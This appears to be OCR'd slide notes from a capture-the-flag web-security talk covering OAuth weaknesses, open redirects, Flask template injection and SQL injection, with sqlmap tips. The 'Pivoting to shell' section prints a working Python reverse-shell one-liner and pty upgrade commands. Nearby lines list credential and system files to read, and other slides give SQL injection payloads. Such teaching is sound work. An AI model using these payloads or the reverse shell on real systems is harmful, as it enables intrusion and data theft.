



GET
auth.memes.me/oauth/?
redirect_uri=auth.memes.me&response_type=code&
client_id=bGFrd2plZ25sa2F3ZWpudGlhaGxsYXdr


auth.memes.me
your browser
302
memes.memes.me/oauth/?code=ZnVja2luZ3doYXQK
memes.memes.me
server




GET
memes.memes.me/oauth/?code=ZnVja2luZ3doYXQK


auth.memes.me
your browser
memes.memes.me
GET
memes.memes.me/get_norman
server


auth.memes.me
your browser
memes.memes.me
server

Img pls



39	http://oj.xctf.org.cn	GET	/login/?next=/
41	http://oj.xctf.org.cn	GET	/oauthlogin/
42	https://time.xctf.org.cn	GET	/oauth/o/authorize/?redirect_uri=http%3A%2F%2Foj.xctf.org.cn%2FoauthRedirect&response_type=code&client_id=WJvCTmfYcLw1fEhTYfZp5OkcAMpaZ2pZHNpvS8hM
43	https://time.xctf.org.cn	POST	/oauth/o/authorize/?redirect_uri=http%3A%2F%2Foj.xctf.org.cn%2FoauthRedirect&response_type=code&client_id=WJvCTmfYcLw1fEhTYfZp5OkcAMpaZ2pZHNpvS8hM
44	http://oj.xctf.org.cn	GET	/oauthRedirect?code=8IiCjMlb6oAe8wRk2M9OacEhbTTcPI
45	http://oj.xctf.org.cn	GET	/oauthRedirect/?code=8IiCjMlb6oAe8wRk2M9OacEhbTTcPI

- If implemented properly, none of this is hijackable and all automatic
    - Since browser automatically interprets the 302s you get from each page
    - And the referrer header should be checked by the server receiving your request to make sure its not forged.

Where can it go wrong

- Not configured redirect_uri -> open redirect
- That final redirect step back to the original website. Has a code that effectively is your authentication.
    - If you can hijack that before they finish, then you can log in as them
    - Conversely if you can make someone else visit that, they can log in as you.
        - -> lets you convert self XSS to remote XSS
        - How? Read the uber self-xss writeup.
- unverified/non-randomly generated client_id -> if you can figure it out, you can make someone auth for that application/your application.

Open redirects

- In ctf-land -> lets you hijack their browser
- You can then direct it to your page -> pull data from cookies/headers
  - Can give it BeEF -> figure out the browser etc.
  - Can conduct CSRF on the target site
- Not super useful. But usually leads to some XSS/CSRF chain

Template Injection & Python Flask Abuse

- Kinda like XSS, but instead, reflected content is interpreted by the templating engine
  - E.g. flask template injection
  - E.g. angularJS injection
- Can expose client side/server-side vulns.
  - We focus on flask template injection here. Since it comes up a fair bit in various shapes or forms.
  - https://meem67.github.io/blog/2017-02-16/BSidesSF_writeups.html#Zumbo1
  - https://0day.work/bsidessf-ctf-2017-web-writeups/#zumbo1
  - https://hackerone.com/reports/125980
  - https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/
  - Tl;dr flask lets you write dynamic templates with {{variables}}
  - If you can inject something into the template rendering. Then you can access `request` and `config` which are first class objects.

Python flask abuse

- Flask is gr8. Everyone uses it.
- Easiest thing to write ctf frameworks in. since its pretty stable and offers braindead security (auto santiziation, auto-database handling, easy sessions)
- Shit things
  - Flask template injection.
  - Python format strings. Yes. binaries arent the only one with this https://amritabi0s.wordpress.com/2017/04/24/plaid-ctf-2017-pykemon-writeup/
  - Decoding shitty sessions https://github.com/p4-team/ctf/tree/master/2017-04-21-plaidctf/pykemon
    - Is actually just a base64 zlib. The hash is to prevent you from modifying not reading.

Pivoting to shell

- So you popped rce. And you now want to pop a shell.
- Use your oneliners
  - python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("0.0.0.0",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
  - Python sucks the least
  - python -c ‘import pty; pty.spawn(“/bin/sh”)’ -> to get a pty shell.
  - ^Z stty raw -echo; fg -> so your ^C and ^D works
-

Then what

- Ctf’s either make your life easy or hard.
    - Either something like /flag, $HOME/flag, ./flag_md5(flag) etc
    - Or some obscure file.
        - /proc/self/{environ,cwd,cmdline}
        - ~/.viminfo
        - ~/.bash_history
        - /etc/passwd
    - Ps auxfww -> everything thats running
-

Normal SQLi

- 1’ or ‘1’=’1 < bread and butter
- Each language has its quirks. Have your cheatsheets on the ready.
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- http://websec.ca/kb/sql_injection
- Usually you can do it by hand using those.
- General methods ->
  - union
  - stacking queries
  - Error based http://resources.infosecinstitute.com/double-query-injections-demystified/
    - Rarely see error based. Since if the error is printed, you usually can just craft the correct payload.

Shit sqli

- Stuff that’s more likely to be present but more annoying to do
- Blind sqli, have your binary search scripts ready
  - Usually where you have a login, you only can get a true/false response.
  - Usually some query like
  - Select * from users where name=’blah’ and pass=’’ or pass > ‘a’;#
  - Depending on sql version, string comparisons will be like C strcmps so abcd > abcc.
  - Or select * from users where … and pass=’’ or substr(pass, 0, 1) < ‘a’;#
- And … time based sqli (unlikely but possible)

Dodgy sql shit


- Length termination.
    - Usually SQL rows have max length on its fields.
    - If your data is pre-pended to the input, e.g. INSERT into secret_fields ($INPUT+hash);
        - You can crowd out the hash by making the input sufficiently long
    -

Toolkit

- Have things to make your life easier.
- Build the following/google search it.
  - Binary search blind SQL injection script
    - Tl;dr, makes web requests, checks responses for true/false and appends the output
    - Dont build this during the ctf because that takes too long
  - Ascii -> hex encoder
    - E.g. ctf challenges that don’t allow certain characters/quotation marks
    - Mysql allows for integer typecasting -> 0x41414141 = ‘AAAA’
    - You can do select * from user where name=0x4141414141414141;# and it’ll be fine
    - So have sth that converts ‘secretflag’ -> 0x736563726574666c6167
  - Have some union generators/scripts to do union injections
    - E.g. sth that just keeps appending `,NULL` to your query to figure out how many columns there are. Instead of doing it by hand (burp works well too)

More tools

- Have a sql database on hand for whatever you're testing.
  - Yes. install mysql and sqlite on your ctfbox. They are useful to test.
  - Or use sth like http://sqltest.net/



```
CREATE TABLE mysql_test (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
firstname VARCHAR(30) NOT NULL,
lastname VARCHAR(30) NOT NULL,
email VARCHAR(50),
reg_date TIMESTAMP
);

CREATE TABLE mysql_test_sql (
id INT(6) UNSIGNED AUTO_INCREMENT PRIMARY KEY,
firstname VARCHAR(30) NOT NULL,
lastname VARCHAR(30) NOT NULL,
email VARCHAR(50),
reg_date TIMESTAMP
);


INSERT INTO `mysql_test` (`id`, `firstname`, `lastname`,
```

```
SELECT *
  FROM mysql_test where firstname = 0x41414141;
```

Result

id	firstname	lastname	email	reg_date
1	AAAA	Doe	john.doe@sqltest.net	2017-04-28 01:01:07

sqlmap

- Its so good and so bad it deserves a slide on its own.
- Will take **forever** if you don't direct it properly.
- Literally brute forces everything under the sun.

- **Protip: Figure out your sql injection query first.**
  - Then customise the --union-cols= and --techniques= to fit your query. That wil **LOT**. see docs for techniques.
  - https://github.com/sqlmapproject/sqlmap/wiki/Techniques
- Medium tip: there are a lot of evasion filters. Some challenges might need you to use one/make one yourself. Practice making a template one.

K, done ask questions.